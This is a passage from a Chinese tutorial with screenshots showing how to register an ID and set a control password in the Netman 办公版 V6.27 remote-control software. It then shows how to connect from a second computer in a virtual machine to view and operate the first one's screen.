


图1

我注册了一个名为testbeijing的ID，注册完成后会自动打开如图3的软件主界面。




图3




图2

并会弹出让你设置控制密码的对话框，控制密码是你控制电脑的凭证，在异地输入控制密码和你注册的ID即可控制你的电脑，因此为了安全，控制密码最好设置的复杂一些，这里我设置为hackerx。在虚拟机里的另一台电脑中同样安装Netman办公版 V6.27后在“远程”窗口中输入要控制电脑上已经登录的ID和控制密码，“控制选项”保持默认的远程控制，即能远程观看对方屏幕，遥控鼠标键盘等，点“连接”按钮后就能连上要控制的电脑了，如图4。





图4

连接上后如图5。这时候你就可以在控制机上看到被控制电脑的屏幕了。

这时你可以像控制本地的电脑一样控制被控制电脑，比如通过右键我的电脑查看远程电脑的属性等，如图6。

窗口上面有一排功能按钮。点“设置”按钮后可以打开远程控制设置窗口，可以对远程监控对方屏幕时的显示质量进行设置，你可以根据自己的网络速度选择相应的显示质量，如图7。


图5




图6

